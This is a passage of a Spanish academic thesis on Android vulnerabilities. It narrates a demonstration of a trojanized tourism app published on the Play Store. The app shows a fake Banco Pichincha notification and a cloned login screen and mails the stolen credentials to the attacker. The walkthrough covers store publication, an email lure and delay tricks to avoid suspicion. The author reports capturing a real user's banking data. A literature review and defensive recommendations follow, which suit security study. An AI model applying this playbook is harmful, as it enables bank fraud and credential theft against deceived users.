


Figura 18. Falsa notificación de la banca móvil

6.3.5. Creación de una interfaz para el usuario para visualizar sitios de interés de Vilca bamba

Se creó un WebView en Android que permite la navegabilidad en Android de una página web que servirá como pantalla para poder hacer uso de fishing, que se encuentra por debajo.



Figura 19. Sitio web Conoce Vilcabamba

6.3.7. Subir a PlayStore

- ✚ Se requirió comprar una cuenta en Play Store.
- ✚ Luego subir el APK ha versión de producción para la revisión y autorización para publicación.
- ✚ Subir las imágenes de promocional el tamaño es de 512 x 512.
- ✚ La imagen principal de igual forma del promocional que son de 1024 x 500.
- ✚ Se envía a revisión para subir a producción y publicar. Tener en cuenta que siempre se debe cumplir con todos los lineamientos que dicte Play Store ya que si infringe cualquier parámetro de su reglas directamente será rechazada la aplicación.

Demostración

Como requisitos para realizar el Phishing para la sustracción de datos en ANDROID, es necesario que la víctima tenga instalada la aplicación del Banco Pichincha, como se aprecia en la siguiente imagen.




Figura 20. Aplicación Banca Pichincha instalada en el Teléfono

Tener el correo de la víctima para poder enviarle el link de descarga que lo redirigirá a la Playstore donde obtendrá la aplicación denominada Conoce Vilcabamba, la misma que tiene el malware escondido para hurtar la información del usuario.




Figura 21. Sitio web desde PlayStore

Ahora se procede a enviar el link de descarga a la víctima como se muestra en la figura a continuación.




Figura 22. Link a enviar a las víctimas

Así se muestra el correo de la víctima al momento que le llega el mensaje con la aplicación a descargar.




Figura 23. Correo electrónico que visualiza la víctima

Al hacer clic en el correo vamos a visualizar lo siguiente.




Figura 24. Link para descarga de aplicación

En esta pantalla es lo que la víctima va hacer clic en el enlace para instalar la aplicación, la cual va a redirigir a la tienda Playstore como se muestra a continuación.



Conoce Vilcabamba es una
 Figura 25. Aplicación en PlayStore antes de su instalación

La víctima va hacer clic en instalar sin saber que se está instalando por detrás de la aplicación un servicio que no fue detectado por el Bouncer de Google demostrando hasta ahí la vulnerabilidad de la plataforma.

Como siempre antes de instalar cualquier aplicación en android se muestra la información a la que la aplicación va acceder como se muestra a continuación.





Figura 26. Permisos antes de instalar la aplicación

Ahora bien la victima acepta y comienza la descarga y posterior instalación de la aplicación como se denota en la siguiente imagen.



Conoce Vilcabamba es una
Figura 27. Instalando aplicación

Una vez acabada de instalar el servicio por detrás ya está haciendo su trabajo, la victima va a abrir la aplicación y se dará cuenta que puede visitar muchos lugares en la aplicación CONOCE VILCABAMBA, para después de un tiempo prudente para el caso media hora se notifique en su teléfono que por políticas de seguridad debe actualizar sus datos y no levantar sospecha como se muestra en las siguientes imágenes.



Figura 28. Aplicación instalada en el teléfono




Figura 29. Falsa Notificación al usuario

Al hacer clic en la notificación se nos abrirá la siguiente pantalla que muestra que el usuario debe verificar los datos de su cuenta, rediriéndolo a la interfaz falsa pero a su vez idéntica a la original como se puede apreciar en las siguientes imágenes.



Figura 30. Supuesto mensaje de políticas de la banca móvil Pichincha



Figura 31. Falsa interfaz de la banca Electrónica

Ahora es cuando el usuario ingenuo va a ingresar los datos en la aplicación para su posterior verificación sin darse cuenta de lo que va hacer, ahora la victima va a llenar los datos de la banca electrónica que serán llevados hacia el atacante como se puede apreciar.



Figura 32. Datos reales de la víctima

Cabe mencionar que en los campos de la interfaz falsa están validados para sustraer datos reales de la víctima.

Ahora al hacer clic en siguiente los datos ingresados serán enviados al correo del atacante, pero para no levantar sospecha luego de hacer clic en siguiente se mostrara el siguiente mensaje, en el que al hacer clic se re direccionara a la aplicación original sin levantar sospechas.




Figura 33. Mensaje que redirecciona hacia la interfaz original de la Banca Móvil



Figura 34. Interfaz original de la Banca Móvil Pichincha

Ahora una vez enviado estos datos la alarma deja de funcionar, es decir ya no va a notificar al usuario que actualice sus datos de la banca electrónica.

En la siguiente imagen se puede apreciar los datos sustraídos por el atacante verídico.




Figura 35. Datos reales capturados de la victima

Comparativa

Al realizar la presente investigación se puede apreciar los resultados de las primeras fases, que las vulnerabilidades están presentes en el sistema operativo ANDROID, por lo que los atacantes se apoyan en diferentes técnicas para poder violentar la seguridad de esta plataforma, centrándose específicamente en el hurto de información de usuarios ingenuos que tienen poca experiencia al utilizar teléfonos inteligentes, por ejemplo hay clientes bancarios que realizan transacciones desde su dispositivo móvil sin ser conscientes en algunos casos que pueden ser víctimas de un Cyber criminal, el cual puede estar aplicando algún mecanismo para acceder al teléfono como es el caso del denominado Phishing para ANDROID que se lo detalló anteriormente.

Con respecto a la inyección, los atacantes se dan formas para introducir malware en los dispositivos móviles, aquí hay una seria vulnerabilidad en la plataforma mencionada ya que el pillo informático puede descargar una ROM de cualquier terminal para editarla utilizando diferentes formas, una vez editada subirla en alguna página o blog para que usuarios la descarguen y la instalen en sus equipos (cabe mencionar que estas ROMs necesitan que el teléfono este con acceso de súper usuario ROOT para poderse instalar en algunos SMARTPHONES). Por lo que con respecto a la inyección hay vulnerabilidad en el sistema operativo y el atacante puede usar una técnica para violentar es seguridad.

En la presente tabla se muestra la vulnerabilidad encontrada y la técnica que a esta se asocia, es decir las técnicas que puede utilizar el atacante para hacer cumplir la vulnerabilidad.

Tabla 11. Comparativa Vulnerabilidades y Técnicas

Vulnerabilidad	Comparativa	Técnica Asociada
Permisos en Aplicaciones	El malware puede ser instalado en los dispositivos móviles mediante estas técnicas y por ende obtener acceso y control del dispositivo ANDROID.	Injection y Phishing
Tapjacking (pantallas emergentes)	Al instalar aplicaciones ANDROID hay servicios corriendo por detrás que a su vez están capturando datos de usuarios ingenuos.	Phishing

Confidencialidad en el envío de datos	La información generada por un dispositivo móvil no suele estar cifrada, por lo que es fácil para un atacante interceptar esta información.	Phishing
Weak Server Side Controls (debilidad en los controles del servidor)	Al existir puertos abiertos el atacante puede penetrar al dispositivo móvil de la víctima utilizando la técnica de la inyección.	Inyección
Insecure Data Storage (almacenamiento de datos inseguros)	Mediante la inyección de exploits (códigos maliciosos) en los teléfonos se puede jugar con la seguridad de los datos del usuario.	Injection y Phishing
Insufficient Transport Layer Protection (insuficiente protección en la capa de transporte)	Al no utilizar puertos seguros el atacante puede ingresar al móvil de la víctima aplicando la técnica de la inyección principalmente.	Injection y Phishing
Unintended Data Leakage (fuga de datos involuntarios)	Al no tener un control entre plataformas distintas el atacante puede penetrar la seguridad de un sistema operativo por ejemplo de Android hacia WINDOWS.	Inyección
Poor Authorization and Authentication (pobre autenticación y autorización)	Común cuando pide el navegador, desea guardar sus contraseñas, el atacante puede estar capturando datos del usuario.	Injection y Phishing
Broken Cryptography (criptografía rota)	El desarrollador al no utilizar su propio código de seguridad deja huecos que pueden ser utilizados por el delincuente informático para penetrar al móvil.	Inyección
Client Side Injection (cliente de inyección lateral)	Cuando el dispositivo está rooteado es peligroso ya que el	Injection y Phishing

	atacante puede obtener permisos de súper usuario.	
Security Decisions Via Untrusted Inputs (decisiones de seguridad no seguras)	Cuando interactúan aplicaciones entre sí, el atacante puede introducir malware de una a otra.	Inyección
Improper Session Handling (inadecuada gestión de la sesión)	A menudo se da que usuarios son confiados y dejan las sesiones abiertas en sus móviles lo cual es muy peligroso si cae en manos inescrupulosas.	Inyección
Lack of Binary Protections (falta de protección a nivel binario)	Al desarrollar una aplicación y no tener el control total de la misma, es peligroso que dejen huecos por los que un atacante violentaría la seguridad del móvil.	Injection y Phishing
Security assessment of Mobile- Banking (inseguridad en la banca móvil)	La banca móvil se ha convertido en el objetivo más claro de los atacantes.	Injection y Phishing
Mal uso de las APIs	Los fraudes se dan por el mal uso que se les da a las APIs al momento de desarrollar aplicaciones.	Inyección

7. DISCUSIÓN

FASE 1

Principales Hallazgos encontrados en la FASE 1

Los resúmenes obtenidos en el análisis de los papers obtenidos en la fase 1, en las distintas búsquedas realizadas referentes a vulnerabilidades, están enumerados y representados con el acrónimo **S00**, que hace hincapié de cada uno de los 18 trabajos encontrados.

- Lo que refleja [S01] es el desenfrenado incremento de usuarios móviles por las grandes prestaciones que brindan los teléfonos inteligentes con Sistema Operativo

ANDROID para realizar tareas en línea (pagos o compras, transacciones, noticias, juegos, etc.) y con esto el cambio en la rutina de los usuarios que ha afectado de manera positiva y negativa a nivel mundial en términos de educación salud, historia, banca electrónica y muchos factores más que ya son conocidos por los usuarios.

- [S02] menciona el creciente desarrollo de teléfonos inteligentes y con ello el uso que los usuarios les dan a los mismos para realizar tareas en línea, específicamente transacciones bancarias, también señala algunos tipos de vulnerabilidades a las que los usuarios están expuestos como (DDOS) denominada la tercera amenaza más alta según el FBI, en la que el atacante hace el papel de red para el escaneo de puertos abiertos y con ello perpetrar el hurto de información, además también se hace mención a otras vulnerabilidades como el malware (software malicioso), Spoofing de TCP-IP en la que el pirata obtiene acceso al teléfono de una manera no autorizada, puertas traseras instaladas por los mismos desarrolladores, modificaciones en aplicaciones, pedazos de código espías (exploits) y la conocida ingeniería social con troyanos bancarios. Por la falta de seguridad en los servidores los atacantes pueden hacer contacto con datos no cifrados; además menciona algunos protocolos que utilizan los teléfonos inteligentes para la seguridad de la información, existen también algunos algoritmos de cifrado que se usan en el flujo de datos de los móviles y un método de seguridad para sistemas bancarios en el que destaca la autenticación y la autorización.
- En [S03] se entiende con claridad la vulnerabilidad que existe al utilizar diferentes nubes para gestionar información del usuario, por lo que se hace referencia a cuatro de ellas como son (OneDrive, Box, GoogleDrive y Dropbox), que al ser utilizadas en diferentes dispositivos ANDROID e IOS, es fácil recuperar información utilizando técnicas Forenses basadas según este artículo en la Guía forense de NIST 10 y el marco forense de cuatro pasos de Martini, demostrando como se puede recuperar información de dispositivos móviles dependiendo de su versión de sistema operativo (ANDROID versión 2.2.2 e IOS versión 4.3.5), esta información queda grabada en diferentes archivos de la memoria interna del teléfono independientemente si se lo restablece al dispositivo para su posterior recuperación, mostrando todo un historial de gestión de tareas realizadas por el usuario en su momento.
- En cuanto a los permisos que el usuario da a las aplicaciones ANDROID, [S04] encuentra la normal, la peligrosa, la firma y la de sistema, de las cuales la categoría peligrosa es la que está asociada a las aplicaciones bancarias en la que los usuarios podrían dar permiso ingenuamente sin saber del riesgo que corren al ser

interceptados sus datos por atacantes. En definitiva hay diferentes tipos de permisos que los usuarios pueden dar a las aplicaciones móviles ANDROID, cada permiso con un grado de peligro en cuanto a la fuga que se puede originar por mal uso de los mismos, causando severos daños al instalarse aplicaciones dañinas en los dispositivos inteligentes.

- Así mismo se menciona en [S05] la gran habilidad que tienen los piratas informáticos para introducirse a los teléfonos inteligentes utilizando técnicas sofisticadas (hasta la versión ANDROID 4.4) para el hurto de información, para ello utilizan el denominado ataque de tapjacking que es explotado por el Android/BadAccents, que consiste en la superposición de ventanas clonadas que aparecen en la pantalla del dispositivo, y que piden ingresar datos personales para una actualización requerida por el sistema operativo con el fin de obtener permisos de súper usuario (ROOT), cabe mencionar que introducen este malware a los SMARTPHONES por medio de mensajes de texto burlando la seguridad de servidores en lo referente a interceptar mensajes o llamadas de voz.
- En [S06] se detalla el acceso que tienen las aplicaciones móviles a los diferentes tipos de datos que el usuario tiene instalado en su teléfono inteligente, como información muy privada (cuentas de bancos, contraseñas etcétera) para ello se hace mención de una aplicación denominada ASTRAEA que se encarga de la mitigación de vulnerabilidades en la fuga de información, la cual cuenta con su propio proxy de seguridad, lo que hace muy seguro el flujo de datos según la aplicación examinando la información que transcurre de extremo a extremo.
- En el trabajo del [7] [8] [9] [10] [11] [12] [13] [14] [15] [16] se hace referencia a las vulnerabilidades más comunes que se dan según OWASP que mantiene informada a la comunidad sobre nuevos estudios de vulnerabilidades en la plataforma ANDROID.
- En el trabajo [17] se destacan el uso de los teléfonos inteligentes a nivel mundial, debido a sus prestaciones bancarias entre otras, a su vez clasifica las amenazas como (amplias, de teléfono a teléfono, y en línea), también cita que la mayoría de malware se encuentra en google y la plataforma Android. En consecuencia explica que los usuarios móviles aumenta día tras día por lo que pueden ingresar en cualquier instante a la banca móvil a realizar diversas tareas, esto conlleva a que los atacante ingenien nuevos métodos (troyanos más sofisticados y malware en general como las formas de introducirlos a los SMARTPHONES) para conseguir burlar la

seguridad de dichas entidades bancarias, así mismo recomiendan las actualizaciones debidas en sus equipos.

- Los autores del trabajo [18] enfatizan en la seguridad en las aplicaciones móviles y para ello hacen referencia a un estudio basado en minería de BLOG (método blog mining) que se trata de la búsqueda de blogs que contengan información sobre seguridad de aplicaciones de la banca móvil, encontrándose con muchas coincidencias como amenazas y vulnerabilidades (troyanos, rootkits y virus), phishing como redes wifi inseguras; y con estas una gama de contramedidas como cifrado de datos, antivirus actualización de aplicaciones, entre otras. También nos hablan de algunos malwares como: Zitmo, Banker, Perkel / Hesperbot, Wrob, Bankum, ZertSecurity, DroidDream y Keyloggers. En lo referente a amenazas de aplicaciones ajenas estas alteran de manera secreta una aplicación bancaria por lo que el autor recomienda la constate actualización de las aplicaciones de fuentes fidedignas, otra enorme vulnerabilidad encontrada es el famoso phishing que se trata de aplicaciones fraudulentas (clones de aplicaciones), redes WIFI sin cifrar en lugares populares lo que permite al atacante vulnera estas redes debido a su débil seguridad y finalmente la ingeniería inversa. Por su parte recomiendan integrar seguridades móviles a base de biometría así como tecnología inteligente a base de monitoreo en aplicaciones de banca móvil.

FASE 2

En esta fase se encontraron las técnicas más frecuentes con las que los cibercriminales realizan sus fechorías a nivel informático para el robo de datos de los usuarios móviles ANDROID.

Como principal técnica tenemos el denominado Phishing Informático que básicamente constituye en hacerle creer a la víctima que está utilizando una interfaz de usuario real, en la que de manera ingenua introduce sus datos personales como nombres de usuarios, contraseñas, números de teléfono, entre muchos otros datos, sin darse cuenta que el delincuente informático está capturando todos sus datos para utilizarlos de forma indebida, ocasionando pérdidas económicas al usuario o de otras índoles como suscripciones a mensajes Premium, en las que el usuario cancelara sin darse cuenta cantidades de dinero por supuestamente utilizar estos servicios.

La técnica del Phishing Bancario se está poniendo de moda, ya que la creciente acogida que tienen los dispositivos móviles con Sistema Operativo ANDROID por parte de los

usuarios cada día es más y por ende el uso de aplicaciones bancarias o cualquier otra aplicación que tenga que ver con transacciones bancarias, por ejemplo comprar juegos en Playstore o el simple ejemplo de pasar a la siguiente fase en alguna aplicación, se tenga que comprar, en otras palabras realizar una transacción bancaria. Estas formas de pago en ANDROID son las que el delincuente informático utiliza para aplicar ingeniería social y a la vez el denominado Phishing bancario.

FASE 3

Para la demostración se utilizó la banca móvil Pichincha para mostrar con qué facilidad se puede extraer los datos de muchos usuarios del Banco del Pichincha, así también se puede obtener de diferentes bancas electrónicas como puede ser la Banca móvil del Banco de Guayaquil, simplemente realizando cambios en el código fuente de la aplicación (código malicioso).

Con respecto a los resultados de esta fase se puede evidenciar en la explicación de la fase dos como usuarios ingenuos pueden ser víctimas de Phishing para ANDROID, por ejemplo en esta investigación se capturo los datos reales de un usuario que se dejó llevar por la astucia en este caso del investigador; ahora estos datos capturados pueden ser mal utilizados por el delincuente informático.

8. CONCLUSIONES

- ✚ Las vulnerabilidades en la plataforma ANDROID están presentes en la actualidad, especialmente en los dispositivos; por lo tanto, es vulnerable a muchas formas de introducción de malware y otras formas perpetradas por el pirata informático.
- ✚ Las técnicas más utilizadas para hurtar información por parte del pirata informático son el Phising Bancario, Inyección basada en HTML5 y la inyección basada en el troyano Acecard.
- ✚ La plataforma ANDROID conjuntamente con GOOGLE son vulnerables a ataques informáticos, debido a su bajo control del código fuente de los aplicativos, pudiendo introducir malware en aplicaciones comunes.
- ✚ La plataforma ANDROID es la más atacada por piratas informáticas en comparación con otros sistemas operativos móviles como IOS y Windows Phone que es baja la cantidad de ataques.

9. RECOMENDACIONES

- ✚ Se recomienda a los usuarios de los dispositivos móviles de ANDROID, que mantengan actualizados el software, para tener un dispositivo más seguro y evitar posibles ataques.
- ✚ Se debe fomentar una cultura de seguridad dirigida a todos los usuarios de ANDROID, teniendo en cuenta las principales vulnerabilidades como son el Phising Bancario, Inyección basada en HTLM5 y la inyección basada en el troyano Acecard, para evitar incidentes en las transacciones bancarias.
- ✚ Si llegan correos electrónicos de dudosa procedencia no abrirlos, ya que pueden ser links que llevan a una página clonada como puede ser el caso de la PLAYSTORE y con ello ser víctimas de un atacante.
- ✚ Para los desarrolladores, recomiendo realizar todo su código al diseñar una aplicación ya que así va a tener conocimiento al 100% y por ende sabrá a plenitud como contrarrestar alguna vulnerabilidad móvil.
- ✚ Se recomienda no instalar aplicaciones desde tiendas no autorizadas y verificar la procedencia de aplicativos existentes en tiendas autorizadas como la PlayStore.

10. BIBLIOGRAFÍA.

- [1] T. F. De Máster, “[Análisis Forense en dispositivos Android],” 2015.
- [2] INFORMATIVO.MX, “Dispositivos móviles, de los más atacados por ciberdelincuencia :: El Informador,” 2017. [Online]. Available: <http://www.informador.com.mx/suplementos/2016/685027/6/dispositivos-moviles-de-los-mas-atacados-por-ciberdelincuencia.htm>. [Accessed: 02-Jun-2017].
- [3] TENDENCIATECH, “Android es uno de los sistemas operativos más atacados,” *PODCAST DE TECNOLOGIA*, 2015. [Online]. Available: <https://www.tendencias.tech/2015/07/06/android-es-uno-de-los-sistemas-operativos-mas-atacados/>. [Accessed: 02-Jun-2017].
- [4] EL UNIVERSAL, “Dispositivos móviles, de los más atacados por ciberdelincuencia,” 2016. [Online]. Available: <http://www.eluniversal.com.mx/articulo/techbit/2016/10/6/dispositivos-moviles-de-los-mas-atacados-por-ciberdelincuencia>. [Accessed: 02-Jun-2017].
- [5] C. David and M. Segura, “DISEÑO Y DESARROLLO DE UN APLICATIVO MÓVIL EN LA PLATAFORMA ANDROID STUDIO PARA LA EMPRESA ALLIED ELECTRONICS & SERVICE(SERVICIOS ELECTRÓNICOS ALIADOS) PERÚ.,” 2016.
- [6] O. Villanova Pascual, “Malware en Android y medidas de,” p. 104, 2016.
- [7] L. Carlos and Q. Rojas, “Vulnerabilidad en dispositivos móviles con sistema operativo Android.,” pp. 55–65, 2015.
- [8] S. Londoño, A. N. Cadavid, D. Ph, U. Icesi, M. F. Amaya, and J. Gómez, “SafeCandy : System for security , analysis and validation in Android,” vol. 13, pp. 89–102, 2015.
- [9] “RISCE Revista Internacional de Sistemas Computacionales y Electrónicos,” 2012.
- [10] “MODELO DE SEGURIDAD PARA MITIGAR LOS PROBLEMAS DERIVADOS DE LAS VULNERABILIDADES EN DISPOSITIVOS MOVILES ANDROID CON RESPECTO A LOS PRINCIPIOS DE INTEGRIDAD, CONFIDENCIALIDAD Y DISPONIBILIDAD.”
